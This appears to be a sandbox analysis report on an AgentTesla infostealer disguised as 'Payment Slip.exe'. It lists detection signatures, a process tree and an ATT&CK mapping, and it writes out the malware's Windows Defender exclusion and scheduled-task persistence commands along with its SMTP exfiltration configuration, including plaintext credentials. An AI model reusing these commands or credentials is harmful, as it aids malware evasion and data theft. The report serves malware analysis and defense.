ID: 635144
Sample Name: Payment Slip.exe
Cookbook: default.jbs
Time: 15:43:37
Date: 27/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

Payment Slip.exe


Overview

General Information

Sample Name:	Payment Slip.exe
Analysis ID:	635144
MD5:	29b03eb0f987f63.
SHA1:	174069ad27d008.
SHA256:	e799a969eca8b7..
Tags:	exe
Infos:	



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Yara detected AgentTesla
- Yara detected AntiVM3
- Multi AV Scanner detection for drop…
- Tries to steal Mail credentials (via fi…
- Initial sample is a PE file and has a…
- Writes to foreign memory regions
- Tries to harvest and steal Putty / W…
- Tries to harvest and steal ftp login c…
- Modifies the hosts file

Classification



Process Tree

- **System is w10x64**
- Payment Slip.exe (PID: 3736 cmdline: "C:\Users\user\Desktop\Payment Slip.exe" MD5: 29B03EB0F987F638B99EF23C8E3681AD)
  - powershell.exe (PID: 6564 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\aXqntX.exe MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6572 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - schtasks.exe (PID: 6632 cmdline: C:\Windows\System32\schtasks.exe" /Create /TN "Updates\aXqntX" /XML "C:\Users\user\AppData\Local\Temp\tmp62DF.tmp MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 6016 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - RegSvcs.exe (PID: 6004 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe MD5: 2867A3817C9245F7CF518524DFD18F28)
- Tnpak.exe (PID: 4712 cmdline: "C:\Users\user\AppData\Roaming\Tnpak\Tnpak.exe" MD5: 2867A3817C9245F7CF518524DFD18F28)
  - conhost.exe (PID: 4956 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- Tnpak.exe (PID: 6504 cmdline: "C:\Users\user\AppData\Roaming\Tnpak\Tnpak.exe" MD5: 2867A3817C9245F7CF518524DFD18F28)
  - conhost.exe (PID: 6424 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Exfil Mode": "SMTP",
  "Username": "edna@subnet-group.com",
  "Password": "cr0cksh1t",
  "Host": "mail.subnet-group.com"
}
```


Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
0000000A.00000000.422706976.0000000000402000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0000000A.00000000.422706976.0000000000402000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
0000000A.00000002.633233938.0000000000402000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0000000A.00000002.633233938.0000000000402000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000001.00000002.426721179.0000000002CF0000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
Click to see the 16 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
10.0.RegSvcs.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
10.0.RegSvcs.exe.400000.0.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
10.0.RegSvcs.exe.400000.0.unpack	MALWARE_Win_AgentTeslaV3	AgentTeslaV3 infostealer payload	ditekSHen	• 0x32c6a:$s10: logins • 0x326d1:$s11: credential • 0x2ec88:$g1: get_Clipboard • 0x2ec96:$g2: get_Keyboard • 0x2eca3:$g3: get_Password • 0x2ff85:$g4: get_CtrlKeyDown • 0x2ff95:$g5: get_ShiftKeyDown • 0x2ffa6:$g6: get_AltKeyDown
1.2.Payment Slip.exe.3cb4c90.7.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
1.2.Payment Slip.exe.3cb4c90.7.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
Click to see the 32 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for dropped file

Spam, unwanted Advertisements and Ransom Demands

Modifies the hosts file

System Summary

Malicious sample detected (through community Yara rule)

Initial sample is a PE file and has a suspicious name

.NET source code contains very large array initializations

Boot Survival

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion

Writes to foreign memory regions

Modifies the hosts file

Injects a PE file into a foreign processes

Adds a directory exclusion to Windows Defender

Lowering of HIPS / PFW / Operating System Security Settings

Modifies the hosts file

Stealing of Sensitive Information

Yara detected AgentTesla

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 1 Windows Management Instrumentation	1 Scheduled Task/Job	2 1 1 Process Injection	1 File and Directory Permissions Modification	2 OS Credential Dumping	1 File and Directory Discovery	Remote Services	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Default Accounts	1 Scheduled Task/Job	1 Registry Run Keys / Startup Folder	1 Scheduled Task/Job	1 1 Disable or Modify Tools	1 Credentials in Registry	1 1 4 System Information Discovery	Remote Desktop Protocol	2 Data from Local System	Exfiltration Over Bluetooth	1 Non-Standard Port	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	1 Registry Run Keys / Startup Folder	1 1 Deobfuscate/Decode Files or Information	Security Account Manager	3 1 1 Security Software Discovery	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	1 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	3 Obfuscated Files or Information	NTDS	1 Process Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 1 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	3 Software Packing	LSA Secrets	1 3 1 Virtualization/Sandbox Evasion	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Masquerading	Cached Domain Credentials	1 Application Window Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 3 1 Virtualization/Sandbox Evasion	DCSync	1 Remote System Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	2 1 1 Process Injection	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 Hidden Files and Directories	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Payment Slip.exe	20%	ReversingLabs	ByteCode-MSIL.Trojan.Worefl int	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\Tnpak\Tnpak.exe	0%	Metadefender		Browse
C:\Users\user\AppData\Roaming\Tnpak\Tnpak.exe	0%	ReversingLabs		
C:\Users\user\AppData\Roaming\aXqntX.exe	20%	ReversingLabs	ByteCode-MSIL.Trojan.Worefl int	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
10.0.RegSvcs.exe.400000.4.unpack	100%	Avira	TR/Spy.Gen8		Download File
10.0.RegSvcs.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
10.0.RegSvcs.exe.400000.2.unpack	100%	Avira	TR/Spy.Gen8		Download File
10.2.RegSvcs.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
10.0.RegSvcs.exe.400000.1.unpack	100%	Avira	TR/Spy.Gen8		Download File

Source	Detection	Scanner	Label	Link	Download
10.0.RegSvcs.exe.400000.3.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.sandoll.co.krcomde	0%	Avira URL Cloud	safe	
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr-e	0%	Avira URL Cloud	safe	
http://www.carterandcone.comt-b	0%	Avira URL Cloud	safe	
http://www.fontbureau.comueTFv	0%	Avira URL Cloud	safe	
http://www.ascendercorp.com/typedesigners.htmlub	0%	Avira URL Cloud	safe	
http://www.fontbureau.comd7	0%	Avira URL Cloud	safe	
http://www.fontbureau.comsief7	0%	Avira URL Cloud	safe	
http://www.fontbureau.comessed	0%	URL Reputation	safe	
http://www.fontbureau.comalsFv	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.carterandcone.comCs	0%	Avira URL Cloud	safe	
http://OVQvJM.com	0%	Avira URL Cloud	safe	
http://www.fontbureau.comessedD	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/Y0	0%	URL Reputation	safe	
http://www.sandoll.co.krs-cv	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/(	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.carterandcone.como.	0%	URL Reputation	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/es-eO	0%	Avira URL Cloud	safe	
http://www.fontbureau.comalsd	0%	URL Reputation	safe	
http://crl.microsoft.co6	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/	0%	URL Reputation	safe	
http://www.sandoll.co.krw	0%	Avira URL Cloud	safe	
http://www.carterandcone.comsof	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/O	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	0%	URL Reputation	safe	
http://www.sandoll.co.krm	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/D	0%	URL Reputation	safe	
http://www.fontbureau.come.com	0%	URL Reputation	safe	
http://https://4fzYgv0VsnfOwxj3KTsx.org	0%	Avira URL Cloud	safe	
http://en.w	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/y	0%	URL Reputation	safe	
http://www.carterandcone.comof	0%	URL Reputation	safe	
http://www.carterandcone.como.4	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/Y0/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/k	0%	URL Reputation	safe	
http://www.founder.com.cn/cnicr	0%	URL Reputation	safe	
http://www.fontbureau.comFk	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn%	0%	URL Reputation	safe	
http://www.goodfont.co.krde	0%	Avira URL Cloud	safe	
http://www.zhongyicts.com.cno.k	0%	Avira URL Cloud	safe	
http://www.zhongyicts.com.cnue	0%	URL Reputation	safe	
http://www.carterandcone.comn-u	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.com	0%	URL Reputation	safe	
http://www.sajatypeworks.comE	0%	Avira URL Cloud	safe	
http://www.carterandcone.com(	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/staff/dennis.htm3	0%	Avira URL Cloud	safe	
http://www.carterandcone.com.	0%	URL Reputation	safe	
http://www.founder.com.cn/cnC	0%	URL Reputation	safe	
http://www.fontbureau.comoituO	0%	Avira URL Cloud	safe	
http://www.carterandcone.comTCJ	0%	Avira URL Cloud	safe	
http://www.fontbureau.comldom	0%	Avira URL Cloud	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.zhongyicts.com.cncr	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.sandoll.co.kra-es	0%	Avira URL Cloud	safe	
http://www.carterandcone.comTCC	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/y	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/jp/k	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/slnt	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.fontbureau.comueed	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/Y0MS	0%	Avira URL Cloud	safe	
http://www.fontbureau.comF	0%	URL Reputation	safe	
http://www.agfamonotype.	0%	URL Reputation	safe	
http://www.carterandcone.comTC	0%	URL Reputation	safe	
http://https://api.ipify.org%appdata	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
subnet-group.com	206.189.39.129	true	false		high
mail.subnet-group.com	unknown	unknown	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.sandoll.co.krcomde	Payment Slip.exe, 00000001.00000003.3705 96798.00000000059AB000.00000004.00000800 .00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://127.0.0.1:HTTP/1.1	RegSvcs.exe, 0000000A.00000002.634977340 .00000000027F1000.00000004.00000800.0002 0000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://https://github.com/dcoetzee/plants-vs-zombies-user-file-editor	Payment Slip.exe, aXqntX.exe.1.dr	false		high
http://www.fontbureau.com/designers/frere-jones.html$	Payment Slip.exe, 00000001.00000003.3794 98168.00000000059C3000.00000004.00000800 .00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.379592614.000000000 59C3000.00000004.00000800.00020000.00000 000.sdmp	false		high
http://www.goodfont.co.kr-e	Payment Slip.exe, 00000001.00000003.3705 96798.00000000059AB000.00000004.00000800 .00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.carterandcone.comt-b	Payment Slip.exe, 00000001.00000003.372798910.00000000059AB000.00000004.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.373064835.00000000059AB000.00000004.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.372585049.00000000059AB000.00000004.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.372513526.00000000059AB000.00000004.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.372988922.00000000059AB000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.comueTFv	Payment Slip.exe, 00000001.00000003.379481727.00000000059AB000.00000004.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.379362960.00000000059AB000.00000004.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.379167828.00000000059AB000.00000004.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.379742924.00000000059AB000.00000004.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.379538116.00000000059AB000.00000004.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.379106889.00000000059AB000.00000004.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.379285162.00000000059AB000.00000004.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.379032096.00000000059AB000.00000004.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.379655535.00000000059AB000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.ascendercorp.com/typedesigners.htmlub	Payment Slip.exe, 00000001.00000003.375277074.00000000059B4000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.comd7	Payment Slip.exe, 00000001.00000003.379742924.00000000059AB000.00000004.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.379538116.00000000059AB000.00000004.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.379899373.00000000059AB000.00000004.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.379655535.00000000059AB000.00000004.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.379986432.00000000059AB000.00000004.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.379805969.00000000059AB000.00000004.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.380045205.00000000059AB000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.comsief7	Payment Slip.exe, 00000001.00000003.3812 66932.00000000059AB000.00000004.00000800 .00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.380697612.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.380903153.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.381156369.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.380362004.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.381227299.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.381094638.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.380650039.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.380970664.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.381422053.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.380504300.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.381300332.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.380790636.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.380450430.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers	Payment Slip.exe, 00000001.00000003.3789 28308.00000000059AB000.00000004.00000800 .00020000.00000000.sdmp	false		high
http://www.fontbureau.comessed	Payment Slip.exe, 00000001.00000003.3794 81727.00000000059AB000.00000004.00000800 .00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.comalsFv	Payment Slip.exe, 00000001.00000003.3812 66932.00000000059AB000.00000004.00000800 .00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.381156369.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.381227299.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.381094638.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.380970664.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.381422053.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.381467642.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.381300332.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sajatypeworks.com	Payment Slip.exe, 00000001.00000003.3675 20517.0000000005992000.00000004.00000800 .00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000002.430192820.000000000 6BA2000.00000004.00000800.00020000.00000 000.sdmp	false	• URL Reputation: safe	unknown
http://www.founder.com.cn/cn/cThe	Payment Slip.exe, 00000001.00000002.4301 92820.0000000006BA2000.00000004.00000800 .00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.carterandcone.comCs	Payment Slip.exe, 00000001.00000003.3736 40490.00000000059AB000.00000004.00000800 .00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.373713211.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp	false	• Avira URL Cloud: safe	unknown
http://OVQvJM.com	RegSvcs.exe, 0000000A.00000002.634977340 .00000000027F1000.00000004.00000800.0002 0000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.comessedD	Payment Slip.exe, 00000001.00000003.3794 81727.00000000059AB000.00000004.00000800 .00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.379362960.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.379167828.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.379106889.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.378867231.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.379285162.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.379032096.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.378928308.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp	false	• Avira URL Cloud: safe	unknown
